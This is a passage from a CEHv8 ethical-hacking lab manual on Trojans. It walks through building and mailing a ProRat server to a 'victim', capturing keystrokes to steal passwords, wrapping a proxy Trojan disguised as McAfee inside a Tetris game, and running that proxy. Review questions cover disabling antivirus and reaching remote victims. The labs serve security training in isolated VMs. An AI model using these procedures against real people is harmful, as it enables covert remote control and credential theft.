


FIGURE 1.10: ProRat Create Server

15. Now you can send the server file **by mail** or any communication media to the **victim's** machine as, for example, a **celebration** file to run.
16. Now go to Windows Server 2008 and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**.
17. Double-click **binder_server.exe** as shown in the following screenshot.

Module 06 – Trojans and Backdoors




FIGURE 1.11: ProRat Windows Server 2008

ICMP Trojan: Covert channels are methods in which an attacker can hide data in a protocol that is undetectable.

- Now switch to Windows 8 Virtual Machine and enter the IP address of **Windows Server 2008** and the live port number as the default in the ProRat main window and click **Connect**.

- In this lab, the IP address of Windows Server 2008 is (10.0.0.13)

Note: IP addresses might be differ in classroom labs



FIGURE 112: ProRat Connecting Infected Server

- Enter the **password** you provided at the time of creating the server and click **OK**.




FIGURE 1.13: ProRat connection window

21. Now you are **connected** to the victim machine. To test the connection, click **PC Info** and choose the system information as in the following figure.

Covert channels rely on techniques called tunneling, which allow one protocol to be carried over another protocol.




FIGURE 1.14: ProRat connected computer window

22. Now click **KeyLogger** to **steal** user passwords for the online system.

TASK 2

Attack System Using Keylogger




FIGURE 1.15: ProRat KeyLogger button

23. The **KeyLogger** window will appear.




FIGURE 1.16: ProRat KeyLogger window

24. Now switch to **Windows Server 2008** machine and open a browser or Notepad and type any text.




FIGURE 1.17: Text typed in Windows Server 2008 Notepad

25. While the victim is writing a **message** or entering a **user name** and password, you can capture the log entity.
26. Now switch to Windows 8 Virtual Machine and click **Read Log** from time to time to check for data **updates** from the victim machine.




FIGURE 1.18: ProRat KeyLogger window

27. Now you can use a lot of features from ProRat on the victim's machine.

Note: ProRat Keylogger will not read special characters.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Create a server with advanced options such as Kill AV-FW on start, disable Windows XP Firewall, etc., send it and connect it to the victim machine, and verify whether you can communicate with the victim machine.
2. Evaluate and examine various methods to connect to victims if they are in other cities or countries.

Tool/Utility	Information Collected/Objectives Achieved
ProRat Tool	<p>Successful creation of Blinded server.exe</p> <p>Output: PC Information</p> <p>Computer Name: WIN-EGBHISG14LO</p> <p>User Name: Administrator</p> <p>Windows Ver:</p> <p>Windows Language: English (United States)</p> <p>Windows Path: c:\windows</p> <p>System Path: c:\windows\system32</p> <p>Temp Path: c:\Users\ADMINI~1\</p> <p>Product ID:</p> <p>Workgroup: NO</p> <p>Data: 9/23/2012</p>

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**3**

Wrapping a Trojan Using One File EXE Maker

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

Sometimes an attacker makes a very secure backdoor even more safer than the normal way to get into a system. A normal user may use only one password for using the system, but a backdoor may need many authentications or SSH layers to let attackers use the system. Usually it is harder to get into the victim system from installed backdoors compared with normal logging in. After getting control of the victim system by an attacker, the attacker installs a backdoor on the victim system to keep his or her access in the future. It is as easy as running a command on the victim machine. Another way the attacker can install a backdoor is using ActiveX. Whenever a user visits a website, embedded ActiveX could run on the system. Most of websites show a message about running ActiveX for voice chat, downloading applications, or verifying the user. In order to protect your system from attacks by Trojans and need extensive knowledge on creating Trojans and backdoors and protecting the system from attackers.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Tools demonstrated in this lab are available in D:CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Wrapping a Trojan with a game in Windows Server 2008
- Running the Trojan to access the game on the front end

- Analyzing the Trojan running in backend

Lab Environment

To carry out this, you need:

- OneFileEXEMaker** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Wrapper Covert Programs\OneFileExeMaker**
- A computer running **Window Server 2012** (host)
- Windows Server 2008** running in virtual machine
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

Lab Tasks

OneFile EXE Maker

- Install **OneFileEXEMaker** on **Windows Server 2008** Virtual Machine.




FIGURE 3.1: OneFile EXE Maker Home screen

- Click the **Add File** button and browse to the CEH-Tools folder at the location **Z:\CEHv8 Module 06 Trojans and Backdoors\Games\Tetris** and add the **Lazaris.exe** file.

 You can set various tool options as Open mode, Copy to, Action




FIGURE 3.2: Adding Lazaris game

- Click **Add File** and browse to the CEH-Tools folder at the location **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans** and add the **mcafee.exe** file.

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 06 Trojans and Backdoors



FIGURE 3.3: Adding MCAFEE.EXE proxy server

- Select **Mcafee** and type **8080** in the **Command Line Parameters** field.

Module 06 – Trojans and Backdoors



FIGURE 3.4: Assigning port 8080 to MCAFEE

5. Select **Lazaris** and check the **Normal** option in **Open Mode**.




FIGURE 3.5: Setting Lazaris open mode

6. Click **Save** and browse to save the file on the desktop, and name the file **Tetris.exe**.




FIGURE 3.6: Trojan created

MCAFEE.EXE will run in background

7. Now double-click to open the **Tetris.exe** file. This will launch the Lazaris game on the front end.




FIGURE 3.7: Lazaris game

8. Now open **Task Manager** and click the **Processes** tab to check if **McAfee** is running.




FIGURE 3.8: MCAFEE in Task manager

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
EXE Maker	Output: Using a backdoor execute Tetris.exe

Questions

1. Use various other options for the Open mode, Copy to, Action sections of OneFileEXEMaker and analyze the results.
2. How you will secure your computer from OneFileEXEMaker attacks?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Proxy Server Trojan

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY



You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.



Lab Objectives



The objective of this lab is to help students learn to detect Trojan and backdoor attacks.



The objectives of this lab include:

- Starting McAfee Proxy
- Accessing the Internet using McAfee Proxy

Lab Environment

To carry out this, you need:



Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

- McAfee Trojan located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans**
- A computer running **Window Server 2012** (host)
- **Windows Server 2008** running in virtual machine
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

Task 1

Proxy server - Mcafee

- In Windows Server 2008 Virtual Machine, navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types**, and right-click **Proxy Server Trojans** and select **CmdHere** from the context menu.




FIGURE 4.1: Windows Server 2008: CmdHere

- Now type the command **dir** to check for folder contents.





FIGURE 4.2: Directory listing of Proxy Server folder

- The following image lists the directories and files in the folder.

Module 06 – Trojans and Backdoors



```
Z:\CEHu8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans>dir
Volume in drive Z has no label.
Volume Serial Number is 1677-7D4C


Directory of Z:\CEHu8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans

09/19/2012  01:07 AM    <DIR>
09/19/2012  01:07 AM    <DIR>   .
02/17/2006  11:43 AM      5,328 mcafee.exe
09/19/2012  01:07 AM    <DIR>   W3bPrOxy Tr0j4nCr34t0r <Funny Name>
               1 File(s)   5,328 bytes
               3 Dir(s)  208,287,793,152 bytes free

Z:\CEHu8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans>
```

FIGURE 4.3: Contents in Proxy Server folder

4. Type the command **mcafee 8080** to run the service in Windows Server 2008.



```
Z:\CEHu8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans>mcafee 8080
Volume Serial Number is 1677-7D4C

Directory of Z:\CEHu8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans

09/19/2012  01:07 AM    <DIR>   .
09/19/2012  01:07 AM    <DIR>   ..
02/17/2006  11:43 AM      5,328 mcafee.exe
09/19/2012  01:07 AM    <DIR>   W3bPrOxy Tr0j4nCr34t0r <Funny Name>
               1 File(s)   5,328 bytes
               3 Dir(s)  208,287,793,152 bytes free

Z:\CEHu8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans>mcafee 8080
Tiny HTTP Proxy V1.8<OICQ Supported> By WinEggDrop
Accepting New Requests
The HTTP Proxy Thread Is Created Successfully
The HTTP Proxy Port: 8080
The HTTP Proxy AllowedIP: *.*
```

FIGURE 4.4: Starting mcafee tool on port 8080

5. The service has started on port **8080**.
6. Now go to **Windows Server 2012** host machine and configure the web browser to access the Internet on port **8080**.
7. In this lab launch Chrome, and select **Settings** as shown in the following figure.




FIGURE 4.5: Internet option of a browser in Windows Server 2012

8. Click the **Show advanced settings** link to view the Internet settings.

